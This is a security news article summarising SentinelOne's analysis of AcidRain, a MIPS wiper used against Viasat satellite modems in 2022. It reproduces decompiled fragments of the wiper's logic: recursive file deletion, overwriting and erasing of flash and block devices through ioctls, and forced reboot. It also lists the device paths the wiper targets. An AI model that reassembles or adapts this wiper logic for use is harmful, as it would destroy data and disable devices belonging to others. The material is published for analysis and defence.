

# AcidRain Wiper Malware hit Routers and Modems, Haults Communication

By Guru Baran

Published: 2022-04-04 · Archived: 2026-04-05 16:56:53 UTC



On March 15th, 2022, Virustotal received a suspicious upload which was a MIPS ELF file with the name 'ukrop'. Researchers at SentinelOne suspected this as a short form of "Ukraine Operations". But there were also other explanations for it as it was the short form of Ukraine Association of Patriots or a Russian ethnic for Ukrainians "Укром".

There was a suspicion that this malware was the one used during the Viasat case. However, SentinelOne went through the malware and provided a full report about its functionality. Development and possible overlaps.

## Technical Analysis

This malware is a Wiper that will erase all the data in a targeted system. The analysis stated that this malware uses brute force technique which denotes that the attackers did not know about the particular firmware configurations. If the malware is run as root, it initiates a recursive overwrite and deletion of non-standard files in the machine.

```

while( true ) {
    /* read the / directory */
    iVar2 = read_directory_maybe(iVar1);
    /* get the directory name string */
    directory = iVar2 + 0xb;
    if (iVar2 == 0) break;
    /* check for any standard directory names - skip them */
    iVar2 = strcmp(directory, ".");
    if (iVar2 != 0) {
        iVar2 = strcmp(directory, "..");
        if (iVar2 != 0) {
            iVar2 = strcmp(directory, "bin");
            if (iVar2 != 0) {
                iVar2 = strcmp(directory, "boot");
                if (iVar2 != 0) {
                    iVar2 = strcmp(directory, "dev");
                    if (iVar2 != 0) {
                        iVar2 = strcmp(directory, "lib");
                        if (iVar2 != 0) {
                            iVar2 = strcmp(directory, "proc");
                            if (iVar2 != 0) {
                                iVar2 = strcmp(directory, "sbin");
                                if (iVar2 != 0) {
                                    iVar2 = strcmp(directory, "sys");
                                    if (iVar2 != 0) {
                                        iVar2 = strcmp(directory, "usr");
                                        if (iVar2 != 0) {
                                            strncpy_maybe(copied_directory + 1, directory, 0xfd);
                                            /* recursively delete the non-standard folder */
                                            recursive_delete_files_in_dir(copied_directory);
                                        }
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}

```

After this, it makes an attempt to delete the files present in the following device location.

Targeted Device(s)	Description
/dev/sd*	A generic block device
/dev/mtdblock*	Flash memory (common in routers and IoT devices)
/dev/block/mtdblock*	Another potential way of accessing flash memory
/dev/mtd*	The device file for flash memory that supports fileops
/dev/mmcblk*	For SD/MMC cards
/dev/block/mmcblk*	Another potential way of accessing SD/MMC cards
/dev/loop*	Virtual block devices

The malware performs a sophisticated attack after this. It iterates all possible device file identifiers. If the device was /dev/mtd\* device file, the malware overwrites it with 0x40000 bytes of data. If the device was something other, it uses IOCTLs like MEMGETINFO, MEMUNLOCK, MEMERASE, and MEMWRITEOOB to wipe it. To ensure the deletion was made, it uses **fsync** syscall.

```
data_to_overwrite = allocated_region;
if (allocated_region < puVar1) {
    value_to_write = 0xffffffff;
    do {
        *allocated_region = value_to_write;
        allocated_region = allocated_region + 1;
        value_to_write = value_to_write - 1;
    } while (allocated_region < puVar1);
}
```




If the overwriting takes place, the malware copies from a memory region which was a 4-byte array starting from 0xffffffff and decreases at each index.



reversemode  
@reversemode

# Viasat incident

I managed to dump the flash of two Surfbeam2 modems: 'attacked1.bin' belongs to a targeted modem during the attack, 'fw\_fixed.bin' is a clean one. A destructive attack.



5:47 AM · Mar 31, 2022 · Twitter Web App

The code used for wiping is given in the below image.

```
fd = open(filename,1,in_a2,in_a3);
if (-1 < fd) {
    local_24 = 0;
    local_28 = 0;
    /* BLKGETSIZE64 */
    iVar2 = ioctl(fd,0x40041272,&local_28);
    if (iVar2 != 0) {
        local_24 = 0xffffffff;
        local_28 = 0xffffffff;
    }
    uVar3 = lseek(fd,0,0);
    iVar2 = 0;
    uVar5 = (int)uVar3 >> 0x1f;
    while ((uVar5 < local_28 || ((local_28 == uVar5 && (uVar3 < local_24)))) {
        iVar4 = write_to_fd(fd,data_to_overwrite,0x40000);
        bVar1 = 0x400 < iVar2;
        iVar2 = iVar2 + 1;
        if (iVar4 < 1) break;
        if (bVar1) {
            iVar2 = 0;
            fsync(fd);
        }
        uVar5 = (uVar3 + 0x40000 < uVar3) + uVar5;
        uVar3 = uVar3 + 0x40000;
    }
    fsync(fd);
    close_fd(fd);
}
return;
```

```
fd = open(param_1,2,param_3,param_4);
if ((-1 < fd) && (fstat(fd,auStack184), (local_a4 & 0xf000) == 0x2000)) {
    /* MEMGETINFO */
    ioctl(fd,0x40204d01,local_dc);
    local_ec = local_d0;
    local_f0 = 0;
    if (local_d4 != 0) {
        /* MEMUNLOCK */
        do {
            /* MEMUNLOCK */
            ioctl(fd,0x80084d06,&local_f0);
            /* MEMERASE */
            ioctl(fd,0x80084d02,&local_f0);
            local_f0 = local_f0 + local_d0;
        } while (local_f0 < local_d4);
    }
}
```

Once all the processes of the malware are executed, it initiates a reboot of the device.

```

reboot(0x1234567);
reboot(0xa1b2c3d4);
reboot(0x1234567);
reboot(0x4321fedc);
fork_fd = fork();
if (fork_fd == 0) {
LAB_00401710:
    execve_wrapper("/sbin/reboot","/sbin/reboot",0,in_a3);
}
else {
    fork_fd = fork();
    if (fork_fd == 0) {
        cmd = "/bin/reboot";
    }
    else {
        fork_fd = fork();
        if (fork_fd == 0) {
            execve_wrapper("/usr/sbin/reboot","/usr/sbin/reboot",0,in_a3);
            exit_with_error_code(0);
            goto LAB_00401710;
        }
        fork_fd = fork();
        if (fork_fd != 0) {
            FUN_00402990(data_to_overwrite);
            return 0;
        }
        cmd = "/usr/bin/reboot";
    }
    execve_wrapper(cmd,cmd,0,in_a3);
}

```

AcidRain has similarities between VPNFilter but is different. They both are MIPS ELF libraries. There is also a possibility that they might be using the same compiler.

Location	String Value	String Representati...	Data Type
.shstrtab::00000001	.shstrtab	".shstrtab"	ds
.shstrtab::0000000b	.reginfo	".reginfo"	ds
.shstrtab::00000014	.init	".init"	ds
.shstrtab::0000001a	.text	".text"	ds
.shstrtab::00000020	.fini	".fini"	ds
.shstrtab::00000026	.rodata	".rodata"	ds
.shstrtab::0000002e	.eh_frame	".eh_frame"	ds
.shstrtab::00000038	.ctors	".ctors"	ds
.shstrtab::0000003f	.dtors	".dtors"	ds
.shstrtab::00000046	.jcr	".jcr"	ds
.shstrtab::0000004b	.data	".data"	ds
.shstrtab::00000051	.got	".got"	ds
.shstrtab::00000056	.sbss	".sbss"	ds
.shstrtab::0000005c	.bss	".bss"	ds
.shstrtab::00000061	.mdebug.abi32	".mdebug.abi32"	ds
.shstrtab::0000006f	.pdr	".pdr"	ds

Location	String Value	String Representation	Data
.shstrtab::00000001	.shstrtab	".shstrtab"	ds
.shstrtab::0000000b	.reginfo	".reginfo"	ds
.shstrtab::00000014	.init	".init"	ds
.shstrtab::0000001a	.text	".text"	ds
.shstrtab::00000020	.fini	".fini"	ds
.shstrtab::00000026	.rodata	".rodata"	ds
.shstrtab::0000002e	.eh_frame	".eh_frame"	ds
.shstrtab::00000038	.ctors	".ctors"	ds
.shstrtab::0000003f	.dtors	".dtors"	ds
.shstrtab::00000046	.jcr	".jcr"	ds
.shstrtab::0000004b	.data	".data"	ds
.shstrtab::00000051	.got	".got"	ds
.shstrtab::00000056	.sbss	".sbss"	ds
.shstrtab::0000005c	.bss	".bss"	ds
.shstrtab::00000061	.mdebug.abi32	".mdebug.abi32"	ds
.shstrtab::0000006f	.pdr	".pdr"	ds

[A Complete Analysis](#), similarities, and other features of the malware were published by SentinelOne.

Check out our new stories on **Google News!**



---

Source: <https://cybersecuritynews.com/acidrain-wiper-malware/>